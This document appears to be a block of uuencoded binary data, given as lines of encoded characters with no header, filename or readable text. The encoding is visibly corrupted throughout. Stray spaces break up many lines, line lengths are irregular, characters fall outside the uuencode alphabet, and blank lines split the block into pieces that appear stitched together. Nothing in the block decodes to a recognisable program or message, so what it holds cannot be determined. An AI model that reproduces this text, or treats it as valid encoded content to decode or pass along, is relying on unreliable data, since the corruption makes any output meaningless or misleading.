M#C\$-<F; BI_A?Z3M \5; :>G_\$0U!N>#1Q9:B [PX3UF `D, 9?9EYD+J" (*R\$ [H#B
M#R@2 (XE2G->?M) D0WO' Z:M@R1; GF7ODU; TL. "B]Y) >Z_5/< `G [6>' -B_+L*Z5
MO' @N2"] 8MOKYR!, O- (V; Q/W; #ABB (WDDO<ZGVJ [G \4K_ . CI\$SP' #7" ?Z `] 7L
M*C' /' ; Y, AJLY (P; . *QHX; . ITX2HR/ . N*EJ->JZ] 5; . I [@ZX: \$A=X73N1B% "QY
M (4+ `W3&5BWUWP@! UK3A0>' 7E7& . 2C1MQX; F#?L0V-P@, X1IAHBC# "1H, L02B
MPLD2, `YL3 \>, H! 0EE", PTS) (GH' F8! 623D] ^5G&) 2K8X#G: \O<FE9XWR: GK,
M&UT: A-K#QC_ ; ^IW, UY6#! ZH2/P0FJH" /JB2^91' :MGPDQV\$ _ [&4] O, YZB! &K
M\$H^ `G \LHV (<% & `9WB: ?444K1 `2M2WWSQZ8 (J<H [) 5; J9W>17&5V (AXX' 5 `H;
M<CQRB>Z (#8T, 22 (R!MF5 `<K<KH5\$+F% `K [K^9 (@' 11# : 4, PRET' 0 [Z8GPRS2
M () J7^YK% ' +FO! \ %E_DL@J#VW*X^0J64F_O12AJ-! ; AGZC6" ` #*A" ; Y8-BIGE
M@8YD127VP, (; DEM/< / \$; ZC) P/VC2] 2, ! ;) 4 (! ! <XS/! 81Q>Z9; F+) Z\$; , 7>N
M' <V ` \ (1. ; ^R&C%V21/ !U&NZ2>T^ . CO9E \ \$ "920! 6/ %LF5 (T [2^Q \ : `F8#+) "
M> ; `=' 3YM/XNOZP \, Q' / =F0] 4U%RI' MEU>@) JAID/PSG2WFL52F/2G) \$L0=U
MWAL] W* . ST^ . ST ` \TK& / : EX' , W<8JA \ @, 010' MC; 7WLZG_ : 1-T?2E35\$] (; ; \$
M@VRAJ%DO_61W-V5NCL' 7=G??9Y15LK=\$6?DXJT: RO*R15WY_+U4! R \ O' 6150
M9) 3N/C [. * &W\$GC) +&X_?SX, S%; @\T: AZ_#ZS! L; F%ND: ^' BN1CET36JD, J) -
MNCR' MD^5Y<<9Y> . [] 5; Y^' \$V] K/ : X, <9Y67L^61Y^3BC `H>83S7 `C^="F] 3W
M) "\$H-5>@I%QP: Q@/ , ZH) + , J) %N1CW- : 2512K>172C]) ! #928) +QCJ963 (; B
M297-B' R9: "09YB8-P_9' US `2; NH9> . +89LFV [<AG&?5BM_ "L>K%; =495 \KY-
M#] ?TS<VH12Z+N; 7H; 48MM. <5N; 7P; 4ZEV! 4MJY+AU) -?' 4VZL] M4EOTY=8V*
M&76S*Y (5<>Y ` \6U6) ; (4S: U\$; S. JH1U9?EOX-J.2, OW*KB3?9LW [772=WQB^
MS: J\$IJ?YE>! MUKJ, (I%?="YFU4F9IEAU4F \S0&C-2& : S^FW6] `VF=1A% [. DZ
MGYY\$^O+YWW1PJ: M/TP9F>7NXOIZ3_ZW>>-BH) _* _K3VLU; [F?_L2GV_ ^+B@-
M9W15_ `9SALM\$2A7] S5%QW) =U"E^X, V+2' KS@0152U \! -T>6<N>) EO7ZR+DI#
M; [PR&7N#%9E05ZVJ: G15KE) ; N \ `H+J1\$MO5' C^JHZ, 8 [RH\$314 `7] QAU/A) M
MJ. 2-) V-2XYRZO2L_ & `27=U3_ & "T! HTAFK84*R] "-T=TRZW3@;] ^+9#1BOLY&
M+HR' (D=' P<7XQJ\$8 [GWAC2. `9F7Z82\$O4/S1) !P%D8M"NBLW=* & / @ `H?A9I:
MV>-B, E \ E?4?A+R; 8A (\$XY& \U2SWB0?H! 7) U="LH& " \XC?1: ^1N= `QY=) B \ \#
M"G% / 0-) 5J11T912/ / `55&L! Z_ F5R4, MQ, Y3 \ % \ 5<@-6# : KMZ6B4-W#GF4^ : @
M&D [_&E, +1Z0R" P\$41QI_ T_ , .>QXI\$S# ; , 8*R8: <4J-7 (4GYGRP# (, QQ. G48Q
M3 (\$ `2 (Z' 4A6J*YP#P, <<T" . XLJK^1XA2OLD "F&CBC; 7' XT5B6A/3! Z `Y0; 2>
MIP4G@M^8] 51UT; W%MB) <W-YP-, #8 (@ `*) _M. +E=GH, , "R: T@8DK) T-T+-T10
M+) CY4, 0+?EF&M<3L0P#I5QS@ (C?30Y, R"AM, FX=, 4+ `5AQ, Q] CABG] J, 5, 9#
M&&2; @9 [XM#8! 5SIF' G7VU. PD9 \T#N. <J>@Y. TI/ . GH: K=C8F: , `8*W* . '! "U
M"*] 1M, EHQP/P) *Q6E5' D3) W%J"UDA@LK#64-L"Y (`HRS1FA>--@J-\$ [<=19
MC. *T; 4QAT-@' R [ICL7?4QJOH, T0<F5S! 7] (9&-C' LGMD [HM>CUL5&;] IK; J*
M0 \ . U#EL") C*\$UF' G1X) M@P?>6 \ #9N%KL! Q [%45-M5=XO4/L8D! EWP' D4#) #R
M8) SH") 74F' ^; 89! @' Y `XQ (*4*! L+; >/BP; ZX_G45T] #A@ (; 7. #ILY^ ` %M3* \
MAG9Z (_5T] YB>] D; X] `I (EW [Q_ . !HC] _A8WH=W/CQZZ. ?#N5K>\$RO+ \, 8 [/-G
M) Q (R/H; 7. !WZ-5J ` \&MZ#*_#H7IW<D `OPB\$ \ ' ; [M>Z\$>P#_ATLICP, > (KC%L
MD `B5>B2C! 0%8WGHAUTX- / \$! SG-OV^<8C `TY4GZD! RV029 "CI%=R2/ ([=51^
M#X=<ESLM*A?0TVN [! ; CX8LE^1, D&H; NJ, \6; *URLK \ 0MIN' \$<NWXLTV3 "S;
MX**G-*::] (N%2J \LXJ [SE"VPBH83? [: "WS8L1-W&Z7OE7Y9J+; &X<2=47I8
M%IF8>-! (MY, +) \$ `@ "F</ " "Y' Y! +! **0_4 `OI?L! B<HBGJ4' >L' -PMEX9ZDL
M) *) !U\$DSR [KX4^! YM! BM0* &5E<5?9T `ZMR#I-9D! [GP. < ` `+MSVM% %A. J* : \$
MI< (% . 5% / `5?9@SH_ (HNF0N\$; IE\$] #' ! /RKT ` ,] > \ %4Z (] BU ` &5<W-Y! `2; 8+
M: . XEU-J" _W" M*F" 8U">_ ;] 0<. K<# . 7)) H9KL) />/OU] , KM5 \ # \$8+9 (W (M<Z
MB! ; , CTQ3SD. @A20] FPFN7- `Q9F' HU%) HLUB0FZU `V8U>H3WT `W@9ERRH; 03#
ME&A23XB44! (C>@' T] R? ' HR. 0= ! -7C\$ &97: B' G) =D%! <>2! ` " ^T ` -CH>C! 3SK
M, `LD `! H2 \] 3#1\$G: J! NY+8; ' UIXZ6 \ ^-4MB [A! >* : 7/N] `4RQ1?<1 (GYITFD
M&BO3G ` `O% (G%I44@] G+XLGPE (\$S@5U@U\$A-, %202 [/D17+8?N! SEC\$R?%K `8
MSPYE>I) MX*Q\$8 [TD) #?T? / <IMR\$SM> : \$: YBR)] PMG/10, / . B68WR&&FC^&4=
M50C* -583 [K-M>4B&, H4#, : !R+ `3J] BEMDX@&#IS (E*)) 58V6Z70= . G<ZVQ (%
M489KA0 " &W^L5DTM+CYDH/ " %CY5>UXPF1OZ8' 1^ . 3&S0BRP1: * \ (=8E `RES7Q
M, %2"H192' QU7M. D [-LYDI. (") 5E^] <O*FZ4' R \ O; T? (* __GEP7) U&6@+## \1
MTXZ@&YB- /OW8R@UX-R\$Y? " <DQFT, `*0_ZF' @7 (FGL (# [T" M@GH9OY3P#%) , E
MZKSU1H `S5O. @W (Z8R (B#DR" #/W\$&=, Q5>7__G=T7>) 0+>L] *H^ /VT [. 8J&X
M6, 0OP ` \ `G \J#=_ ' +] \ @%! / ' +] \ A3=W# : HJM% C / ? & () + ?AWG' 4BMLQX0% . %] G
ME2 `O?KM81+ZO (I2% / ? ?GO8GK?ZS \ X] M_7" [*' [] \ " [\! S; +M@! LO (B. & [. [.
MXF) \U#_X1E2 `2ZV) -X) . ^H (N! 375] _</WM4! 0H%) KEQO\$CMQH06\$H4TUY1I \
MH/DDNV\$&] LIN>F6! 2?D4JBM) ^@-D6T5, ^W `] ?O==, 28+BA>PJ; 60] =1; JKA-

M9Q9ZR[F`EPL/\`1EPF!W(@\-O9\ -1' \$\$V' /5VGOXPY37'WZ; "4<?+4#9;MQ%
MV(Z7@;R^ADPO<&=<>)CL!E,Y3\8HX5LV7![UA=D/;JH&LDVN11)C85(FI&\[
M!EF"1S%9RGXO'J08&-@\\$4+R'\&\%J\==T447#^9Z"4KT;OI(;U'Z&C8MN'*.#
M0\X=>\$,D2`H)3)" +UCE#\ :+O.SSS2"%")=#=\@A"QB9DB3!OL'@\\$9H:(H+Y
M@-V19&GE&USOU0</OB%&!*%!*H("\$SMUIAH71\$P0B.W(820WC,\$L\,8!'([
M0CBD<_L=OX%M7J.WWTC)T9CD">SH&R\$-8<9=P%\$VEK=[#`2%B!Y//&`D4*K\$
M*XXJDF`SUB0:/`/+0+(AZ:9<Q60R3T&4Q6\1`5F(0"PR'Q<^IALD' SEI)#`
M!+C,J8V`^J#!PQ:3#E`UJ&]6C,52"U.PHEFHZH=1%0!A;,#M#R<KTP'=@Z[,
MZM'<A"43\$`#Y\$':914D&>BFB^9EYZ%?C)4FW6%IU<I6KK4;=DX7H7JL7;*ID
ML2@[422&KE;\\$/G_]63@5WI7\$_]MM?<99,PHY=]86\N1_] ?65FOK*/] ?>_AP
MHPX%_X8J@?I7^?^7D? \KVT\5D3VJ7BW\3VP2ND`VHO#D?XIH232\$RPYZ+\-M
M]K*W3'9A8@F^7[]Z4Q;O_@=#S=\$C/!+JR_RWL1T_`^`#40/_685_D'K"GPO@
M8,=QJ?/)Q84;OJK7&FMOZ"DV>`\$WM<\$V]D.(41W.HA)#++/JJE3?%*-9LD3L
MANXE[+42-J=>4)>,>KO/SP[_V6WN[9TTGC0[+2AK`G!P.W=I3Y2H9EFVO;(D
M.AY?%WBO.[TQ<_>W+O&U0`KI6A@&`TP/.S*C3541@EAB\>R-1PH`/YIHLA%B
MU`)LDV7U5(,)' [67BP3`.5T0+!ZK:&),U>([, _5?-K>"?^B@D@:/^)M8XQ*-
MK3\$%*R7NU(Z(T0P?='Q GK/P/>^<S<#6/\$D)-U4.4\$`_Q%. - .LE+#N1A3Q"AK
MW/)<DZ/4XZHRQCR2X;)XO^\. `75CF51/"OHY::`:MJ#I;%B=CWNG(%Y)#HD:
M00_`X"W?5ATI;::4[EN"@<J>?"?`J>1,^5?CLOWGU_.GQ&7SPU]D;N^3S+;%+
M(^-4P?)I<TMCIR]XL4;RU?X6V:TS.CB=/&<?OA.+B.=%6>[IE'*\$457P>\$K!
M44.5.ML29[ZC^T0)CHSEHR(9P/\$#',6R6*#IWQ+?CL1U5*7%T*! ?I>^_ [9<I
MTL`_R\$B*1`FHP+(HC<9AW[NXZ([+<NE5Y\$+BS9=J9A2W,<IN`/`X*`%ZA'!'
M"FCVCFZHM>! =E)":B<>B+FD8/2M=H(\$PA8\$@`E=_LRR.NB=[1X?[/\, .>"QJ
MNC2MIQ/T&Z2%!)O)?G^C;\O/72F)=V,`^F6520W/'JYP4,%`N9`2Y.PFGL[
M&@`'P.O[FCCC:EQV17T=ND-@.4M,RFG*./>ET\D"FB3PG#0N;&\$I%25SRL
M8U`T%9+D(%G2\I?Q;O3SC>W+NFYO&`B29#>OW&`4U-,B/L6Y7IC-Z*)`<3]
M@.`U1G<E/BA4I_7[]_CG?;RE@;)<2J*"-E"PPM%6OE0FC1IPS=Q1V76D+DPF
M85KD+D#E%H;(<UF_(R)G&)O-DBNVHN8`46XSD\I2<R.]M*S#B\$JK\TCV&!G'
MQ='J(I-ZVIQ\$VU\$[C`.E(R-J,B*U`U8/+++[JV#=[EE`PZJ`V^NW,%0=;%<
M%48G1ZLQ25RK/=+)2<W,MR.:CM\$JXULN-3RY%YN+R*L2^1^A(Z7TO4IUDC+
M/B@Y*SFK\1*!VR>&!`/[:GWD\>OPN?V?(LTX)LX^>DH5___;U\U`V/ZA9K3C]
MWX#D^^-/?P68P?W&@;\;"?Y_=75M_20__T7Y_ZSP3%DN8AR>"9_AA:`X[4)0
M?,<J57H&?!MP^N.;`/\^`C+)0E0^PIGN++Q:>B/.WOOD%)&\$77"<;:!!*B02
M,G^:=-5NZS49.4E2)FJC=KM6QW_U2PW]^S>*AD+!K=?CU^/:[;>WP%3PJ5.:
M^)%WZ9.YQ;A,L.`U33T?%K3-#!HNC&K:2@XJVF"! ?_HIJ_8I2R<2Q`S:_.
M;!Z+;DUOGJ'1']4%\$Q*W>A`9:Z(I:AJ;#Q9I+D<AWARTV!DT10TF&^^!J2F
M^Y-,W">9@D^+2&(0XM[1S[=@_IF)>(TJ+\$/H`PS4S>&_&V5QL(WWQ?C4_WKH
M?^+S`7Z0T;|#_M?8J=-3\K_:ZM?S_TM\5I:*<(<X<'QO1'FYR,#1-;)2H`0+
M+C(+,)&721%W8/%CF=(OR(`9%:<8H1%V.1Y;IJ4];'28F\$MWS\$S^>W`#C+!1
M5>^0?'>\$6*]9U;">/QF>XYER8865-^L^/6EAFR4)9\$7`D9FL&U_U9.V8WU&<
M#?(]WK;!Y%P\$P2N&^<9\?.Z\$`6.+D9C=R3J6TI@B+>9JO0C6NTH1R*X/PW
MMS<V*+T%9NA0#*]OK=K5:I4H++>L#Z`@+'D4JT-XX@?Y\$KY__SV[-+_3NFT<
MC/<FYCM.C5B:9N-8[MO^&WT^4*->DK(SM+**CIG&0F,KL<CP[F@&9Y@+\$^IT
MA`M\>"<B%Q#;3X7V_I;D7]_V)8:LP\$MJ351XE927C2<H4+*QF"R=0*KX?D<T
MDGA=-C7&WYS8TYS"3)RN;E&X;8E/LKY%78\;4I2ON=:4N1PMY,W"G/@>`40
M[%&->3"(`VF>E8GE9F&68=DX_-C^T>0D`&O_K78&3K+_OG&\$NB<CT:AU_`^
M_(?K_D;R_E^KK7T)_[_\$_!RT;!*9`.!1^4#P'"OR6:`0MAFIO--IZN%G\$^-JH
M[A!/X%.4<7(G_M)WG9U\$NS173'QZ"N/_I!_TM50V7H7'Z.`\`L_K^^6D_M
M_]6'7?_?OTW_7YQ#UZ^4]1?.6[+>"Z<[?E5OX`E)G*_6XY,67S]&5KX[QD,X
MKM8=\$5>@M'!_Q_-4GJ7J`/\VPM!4EQALJ])'+ZW'=)937VKJB#7CK^~Q:[:`
M9SFW788KR#B8#&*='FK\$6M09#W&,07Z(E49*5J`2R3=":M;VKX(PCXJF0)Q
M'7A],2\$?.83"&BRR[D*3\]KMA?Q@#@#[B8)W!Q&4PJ,)>],DE(%JL&@8!MKI?
MC#P.SSL9D721_P?P&(J#(#VM&F+E+GN>8>_A^H#24/Z?V"JS"JAH2Y6:J(\D
M/A1MR!C-:\$`P%E+]4Z)A+I5-A!+.ER1.X=UWQC*H(6<6=W9*34NJ=`TI>2F
MA"G`LFW+RR\~QQ]4*#YG>M?EQ:>-O_9ZAXTGW5/%\S%MDS!]I4!@"LUBM)^
M0ZO.0D\:=@KQR+6#9W>V^YXL9K&X'`HCIR0,D*2/3P#56QUXL+56-\P;EOF
M<&F[K,&L\$FNKUJN]442\J>20\$WUID?FJNL8;S+[TL5.]0C/706FARK9?`!^S
M&]B_ZAL+K`+E/4+51F1.6%J@Z@SIJWCN/_[\VDU]PY:GZV-6?S_1@/M_QZN
MKJW65]=7&W#^UU<;]:_G_Y?X['*(-S9V&*?.!NK8`.G?L^_YDUM!*8^D=<=3
MN-JB]YJ\>: ^6]5%50`8:Z*#=#BW8QCE/EHC0BVBH6>WU1382; *%97=**>(MHQ
M4Z&JF7;0[P]YT&[7:9FVSL>F8!8NMOC>6L0/8!YJRF+L#C+<8!QKCWJFA^13V
MCNRF`<*3<VR],ZY=@?!'"WF<<3I*XZVVB-7/#@E85!7XS\$,;F7E\$L8].: _V
M@N\$*KI:5Y&VH^\$7'8DKAT]T`CY\$5],_.4B5A#?B:O)VTFQ^*7W/\G_SX%K
M^"SB_YG[?SUU_V`LKWZU__W/T?^G-/VF`M`\$U@_\$[I_2Z7?R-7G-S+U)NY
M2OC-`.4Y\?EYJG-U";B_F08_E@F*]W\X\:_ZX;_A_E]?6T_)^`JUK^?_7W[_
M:SDZ[6Q<2:_P4K+P^G:C#O\UX+]5^&]M8?MST(K_=_U_&M/-?QJ?WORGW6B
M8;=;6L`,#@091D%A.!GIB^?0'3MD)@Q,E-GT8H2Y&F.-DS3O1>Q^+]9JXJUE
M6D?+8FW^IDV#&, :591;S_Q8]_RCY[V=R`9M%_]=7'R;I_UK]J_[GWT3__R?K
M`/B?K!/\`?'C1\>#Q#.=W?>WF.F_Q=ZBAD^8`F7#2DL_I]BIF,!BHW)P#\A
M+OX?>XM+`P(A#!OWJ>X49*D.!)D?47W`B8^\$;(1RL\8J<#0/-Q_5^~M";,,^

M0G5Q?<.PF2<?"2G55E;PAE!P3LFUABT[*VO(=HS.\='74)>WH/_LPF<A^Y7\
M\PP^\.<Y?!;SLEAM&\$VN-F0SB6[7;FESUVKL[_>RE!&&]Q=QJ.UM,(@GQ6:AM
M!\JE.@JA@[=E[1J0.[S83V=!\$K)&]5J[!QUU?SI!EQWQ]WP]/3D[W*5ONR>M
MYBG,[\ -:C="0E_+-:8T\$A7M%V<YR)C.,<9"\$O^!G@E6_,^DE&7ET]'__/_B?
M]%'T'^@^TO^UC?KJW\3Z5_K_;Y[_3R,8GN7_#;\2Y__ZVL.O]I]?Y*.\8!TQ
M]'P/ED%'O;A'>2\)\@RL.B8.U\$-4*]HDJ3!(04\X^ET[W8AA,+J]\$-,+X0W#V
M;A6+2\#"0S69/U0,,5S%N2N'K/8KN/KZRS)P(SD/RK2O'MB.T'GO*'S"@(-"
MX>&`"C",&W(=#*XY4*E6QHZ#RTO,!V<EI>>NA>13LLQN<^882)_F86HFO(%\$
MJ,9#?V5NW'-18BW@8@*_]189CJM14*V)+7\$6L2?R<#(8>SI!*CJ^#3QE@IFL
MGJR;R*Z:J'RUGV!\6-T?^.:_%<XE.HEB3"V5<!:.'1H@GT;N#T4>DPS4@6\$F<
MT5J/,>!B`_7[]W!>QGU+'2'6*4'<C=5,=D1HXJSJ<,FW_0?"9*,E.H"O`J
M,*8YMB75XD/HZQ^>[T9EP:A'722>L2Z%94/FA*.M";GLH%3H_C[Q0AD\$C'3/
MP)1AD*R!Z[R-./*I1R4Y\$C?EC`Q(E\$)GL^OXDY'`T/I#S\$U^GB.[D:AQ:[<
MP2@.AY)<<!R!Y2Z8Z-RDQG"QWS*5T!1M81,!-55&82Y\1+&C10NH\$)F4@5@
MO_&Z]<FCV*[8;RO(JNA:9I(" :U##K'%0&R.O'M\1ALU>NN.>U=W<L^~0PZI
MYG'>.>1C7-YBC#ET>I78,XQ@^Q/25F-X5`SCZHUA`KP_5'@2T*!=L<6WXD)
MP44B&<R6X[<-QS<5:]2%5(/([JA0ZWK8:!: :^UB\$.GB*'0K@\#!.#-`1[12
M!/:N3TOHAL+;KF"0K!4, :<,HP9_8-6-7B9).TES4JX=2&.-RMK=?68X&DP#`
M;JL&&*8/OHC*OFZI,C"V>YP`FNKM[V\$*X)/FR<]=S+JRHRL!C&+Q6`X)^B_ ;
M@?+')ZW]H^:>+KJ214^H>FQV3QE,!P%IH0`A%21F8CSA%*8<A0B60,=ELCD\$
M+/_+",CC!UO\$,GV_3"XN!\5+"%QL`H,\`"N&S33&&C.ZTT&#C"\8P[21!\$0
M9+2Z)\OB*>B.#2:Y1TB]T?1W!]FW6=4[T37@_9D>\$"#RE%TXM")F&AP0&B*
M;H4G0N2Z0Q6N<2")F&K5B2(,4\$UAH3%"4YSZZ)+!Y29S9Q==P^ZU?1WGMN
M:OHD&F`ROU3E\$[A.HRRL"Q].+^98S83389#/*%M-*V@C;U,DY7,35,C"AQ
MSQ6ATC8>8V[\.\=RA;%U\$H4*Z(W%_V(/,/=&Z=@`/_R&/]Q_P)X+?(R#C:K(
MQWPF_#[!\$2`K66*[H3Q"98I]&CHGHG7?@!9J7ZUVOA_TOXCE_`W7WRH9'`J
M[_^V6MM(Q7)Z^/!AXRO_R4^*TL5=""+<S&4=LL"%L!&!5=!)GF1)B#5(+Q\
MC(Y@&,F&8_H@ [T91\X/KX'%^N-:5`2DUFD9BG@ (V(L<GYYZ/A)1R>B\SN8*#
M0&7I!BAFDFZ4X[F<-F",43&LU`L)JQ-T_O&(ZB\$4K#=TQUOXO5Y==(VCI7*?
MB!LC)BK\$H]3/2N=0I"!`,`OU"*2K+R\4`0,KT>K)E;4L3=PO:[0T<.-!#,N1<
MDH%\$91RD`3%_*J4!F;- ,? ,8`9A8@5@K&*D,G!E&\$8?TE%*?/K6)UO+CA[82O
M`78J"7+@SXTT\$M#E*IX-A03`<7\B;VB?!P^8&5?CP4[%`?568!P<.#HX6AW
M!D8J!V5M)`&8XU&K\1YNR,Z1T]/?VJ>M`1\!R[@17NOM2>>_`PO6V+WZ/CG
MD_:SYZ?B^='^7NNDU" F+7W]M=J#LXJ)H`N[! ?S\C I-9+. +H['7%T(MH`Q_MM
M`\$P3YJ' I^U69UEPLKGV(7!"3\Y.Q>'1J=AO'[1/H=CIT3(VA4#2-<714W'0
M.ME]#C^;3]K[[= .?J=6G[=-#; .XIM-<4Q\V3T_ ;NV7[S!*\$<GYT<'W5: `H>T
MU^ [L[C?;!ZT]Y%L.H6'1>M\$Z/!6=Y\!\$Y`[Q"75GOXWIP;F-PY!\UDEK]Q3'
M\$G_ ;!61!S<:71>>XM=O&+ZV7+1@&L,'+@`PB(<"DM/[O#,K!>['7!'X0!E: :
M@1+, -WAVTCK`SAX]13B4*K-]>G; ;\$L^ .CO8(UYW6R8OV;JNS+?:/.H2MLTYK
M66#>/6P>H0"JX#5WY<E9ITUX:Q>MDY.SHB#*L/`?P*LG(C=)M3>(P0#&XAC
M!@0=G?R,<!\$9A/!E!/33\Q:.\.D&4PO!.3YJ(#LR=L'MJE,0>G!Z=G!J#%8>M
M9_OM9ZW#74(Q#A"0#^U.ZTRS%B[@V7:W/A/36CY#(=/ \$P5]XZ_&FJ7.X(R*
M]E/1W'01QO[+\K`(.FVY9N!1YVSWN<2^7/Z?)J.V%`694VG0*9>)&^]9\$C)(
MG3)QS[17101W9C9&CIG\HC2&3TA15\$H0S&?/KT:<6S90T<4C>076](0@N0[E
MKR5B+Q51_3@JG@P3MR4'@<*9`P0^PNPEJ(KABIP\$YT+F5Z%\$0Y7":[BZW\ (M
M\$Z@BAHSKO9741P7_4H<=)X"+!@%=<*I&NZ?9@A-\$W93FI;1"]D`UJCI"]'D8
M3-AX\$;N5:'27NH,G#%W:Z8XD/6SE`\`%647(@L4;^! !@6&97YJKDX3;`)^X#%
M#`YA7NHB2=DT'UY+4^0G4*/4"Q`,I2X(*\$R58PA`B\+B_K\$3GQ.8>]@E,\$
M5A!&+B<U\$4U]G,\`[\H82'`L^&.Z*2LP0Q=3IG01D#, "P>KI>3*_CN'62B=(
M?!)&6J%!C:~9R\$Y0MP#6*%PGY;L`H)R,5ZM5W'<QZ8SBL\]69,AGUX"Z)X*0=
M;0"0"6;EC`Y\$B'/HR!P)-9J&KW\$-L_#`.!/(***UL[%YR3@.GAPW(H-9Q
M!Q"&\N\`#),4009OA\ZMB;=/&*`\$`U`VBOH&N;`A1&0.1GB_G/\$:J."(D7>
M>,M20*C:8\$]MDG;)#MTI=@NFCK=G%&^Y/^=,??>G+`Z+EH'"U\ [D7#7!"L0_
M\9\.=N7/#X3>P1L.@SI-YGC\4_YM:.CI=QG%U^Y7?#.K>"7U^5Y_RX+^?SQ=
M%8K;V(?PG3>IS.K]QOJVN9]BE>KU7M! ?W2OOM?K)^I [O?%) \ \$X4%0FJPKR\$
M_NA>G6FLWVNHJXW:08IOWFM%KMUO5M>S\7Y?1,+6KI` (TX;^<.,^0R5GPWL4
M;VS6/M"7EUMW`>1J^OWFB:8U-H`\$ [U]C*PBLC]_,@F#DR'=F;SBF<_J#OF
M7M!S\)Y90%Z [%W0HOG&OXK#SC.+WQ?OS22[:Y8H4!_?!3.-^Q5?05]S"^SV&
M2ER3P%B\+^BV9?FPA1SB]R8Q3#[\$`&?QUNBA:~T#^4L><R="I%BJQC! [&
MV+WQ*3L#JTF0WZ&*` (,7IL618JLBUHX.G1%647S\I>:PT/AH1<=<C?E;WC&R
M6X8J#;IU[O3><EHJ]WBKOB>CM4XHHZ6R@T78\$=R4W+ [=+R5=DJPIJH#CL+DR
M9C1T?F2PVK2([M\$3<E:ZG&! (7HDI9L*K5D\R>DI9\$&.M.#RIG*,:1HP!29_K
M<KF"]K8D!W`I%.Z%@^D6X# :4T\$CC3*.*#^XO8[36"CV8T0FE/%\$MM:J(CC,
M1(4I43"BE+I@688)*&S#MI9%+`P,=:OPTNH6Z20Y'@)144Q]?4;[P(N`38D
M3.(D`TU9#5`^E&]<N,I<J#&FE5)211Z).?1;G(\3^DR7`<76T]";5.E_< \O
M=7"(T.#B@F_.\$24KP=L0+WT'D_6-0ER%ZE+.@C].`B8OW33LE24A8VD5TD/@
MR&,"E]3;(H798M]G]7:O]>3LF=3KI0;.<K\ (Z,<8XS>[O;?R5J4P)6%Y/EUK
M+R9^3YM>D+=[/!MF<T7NB'K6.6V>=G07#&3WG\$&/`J-A@MHL:%0S>UI/VX<_
MQS`Y+R_+(O`B(:,O`6\$";3ND?>K:B^F@`):\A\GE9B,=&TBTB489&I/:_**"
M`<_ [(L=80PR<.PPLB:(5[`%=4 [EWZJ+-*7GA"J@S\$F8&@A4=*DW'E-)I=1V?

M+H-2%J' 3UDK!B*?3DE' '@CO"O" (MJ&8V1A7;>RP;Z6YHH^9;840R@RZ" \ [) H
MF&3D&&1DKVYL/Z9, \N&3YG[S<+>ET3T, 8 (T&)%3!T' -\$QBG0?\$(F) +/6HUT3
M0@MQ=@8H"HMT) 8? (DWL[@D7@CSD9H7/MAB16, <"YMSTRC"+13 (_S,M/XHJM@
MT,]<, [+7B; 'L=>+5CPH:5 (:<AV)+C;*5:D)*; [3U#!T8>%A'QQ':G-#D.EL"
M>&56H<-*]G!]8!+, 05^J!]0N=2A]LTZ] &&>E0F'37Q-;F9F8A6'GD[#O^GS.
M'3#*GZ>4"W0\<^)U.5@<JMQUI.@9*L;OAG@2#C\$^N; (LRIMVQ'I1, _FX^^SP
MK-LY.CN!68?23U%L&;H' "O!4-7' M19@&ZM+KPQJLQ=6!] * "4_+2\$OL?+Z)) <
M+I3H1 [DT' ?YD- 'XQ>P&) LH2, NE' "4F5R0NEVGS [I [+7W2@L/I 'YNBS@\$M! ['
M_WHK;*^_ (@T]>J^*^V6@TUE&?MUF!_S<>BEICJU;; 6E_]EV!MGGBP4-Y. !G.\
MBU8P'53"\<O> (B<P3#\F2 [OT4QA7E'X, __7 (52#Q?, +>9\93-PS]A\$<:3R<_
MXQ, &0 []U3V&'OC1H<_RP0%_I+9/H&)8\VQ,] ' ;+43WG! '? .7>G8>! (/4PPP/
M.IC7^WC5)9\E, *A)*C)\ [+ '9N3R"<\IN'^@SCB; ^3CDTW"/SU0^3*4PD6AM
MWSV?7%ZRT5CDN6' B+. 3#US@%62; ' "2A [;RMQ\$@, 9<&6\$ISSI!F"4%%.D&Y;L
M/=0Y/6F=G!R==) ^</2T4-M84Q6 (Y' [. ^<RY*CMWC8^S (. \$T' LX\E\$I/BH' 9V1*E^) G[X
M'75P?O!R61U<!VA*. QD"W?0N?15+P)0X0U<;O_S?6?/P].R'ZG+H(, U32I9R
M=7.CVS70; #57*-0; QCL36J&PEM@, 1T^ [QZ<G_*LM7L, !.VX??A3LWU:*\$A?
M.R']R/\$, W-+"*TT%\KQYE%=<S; 6/D/75E, -.9A48FI+JQ_:DGYW>-0]W>^D
MFHZ'VO5F#/.S->X, ^Y\+PQ\]^4XX_, ">K<ZY+' .0, O1&T; ^GY5%PXX:CWN?9
MC9)J*L (GZQ8*P!M(3R=) <\$RHP!, D*L'IU_DG5) (_*)J##5N%XHPN\$17F, F0
M+E;H"6R0.EFT?7C*1:OFY3?Q, CU8] <88++3TDRO3'R/#"4C'JP#P9Y7C]JY6
M_RK?'P=N@./, GP1@TQBD4NOIWHB2G_G1OLE%'6WWTG] \ .>5, 18SCRKB99/
MK:LA\O[2J#C"?JBCSSI\$H1'^\$V+BIY]R&Q90=7>8"5BQZVG@QANY6*T!*!W'
MI- (S#R#I"R[Y>+H\T=4_/I\YH^I19S\$2UUXGXCAT' 93U6'A@WRLX8QQ. + ['2
M3YMG^Z>%1HTF^, "YI6/0B*D-\$. ^DIQ^F?)7IEPQH>^V3TY^17]/'Y'I\5-97
M@<DVDBS&?EW>)I\$'41=6)6G4/@1Q\$<2 (\$TG-.%U1I-640)S (6-PL2\$&MCK\$1
M]9*J'E, %FL!)<_Y=: []J&C#1OI->G?;E8S]' ; ^0.UP_D'M<SOCDG#%+, XH:
M_3'>\OGVR.88-, 6DZ<;QRG'%&G77"RF!'D*3IA)D=1]HZ47\$;>1A0/)GH:O=
M?%, YF*.L#55EV<>ORV+_D3G2;UQ[FR=, HP"P7'N\, 1=MG/V!*FOQ.YF\GD&
MZ31K&*A5CR5BY4]% .JV=2, (6WL0DH[8U_0:2\$KPQUNL>M'_5, 9&4%9FK68+"
M; <D^6<KN0THTI3" (V5C,]%M25V1O<%<FK;N@HPHK-%#Y3]9ZG.\>&EBVN-"I
M5@RT!F)0%OK_KW/<W*5;E;WO'W[0H/2^^G</:S=G6 (_4L\$ [. #NGMT8N3YWMD
ME- (C)YBA' "YNLI!E_TITC_\$D\2MT^F0B.T>W%!I5Q' (W_* (%:)&\$9%0J^Z04
MT+=M9LRQW#&S<W_9-)"]]@*90 ('%I3U.C0F'N+*2N@R<@=S+*%\$C:YRL]A&<
M\$MZO> (G, 96C3XKC<6VD1=!\$ZE['%ER5T (M, Y#H*JK\$F]6Z0\ '4<!&%^1-\$;A
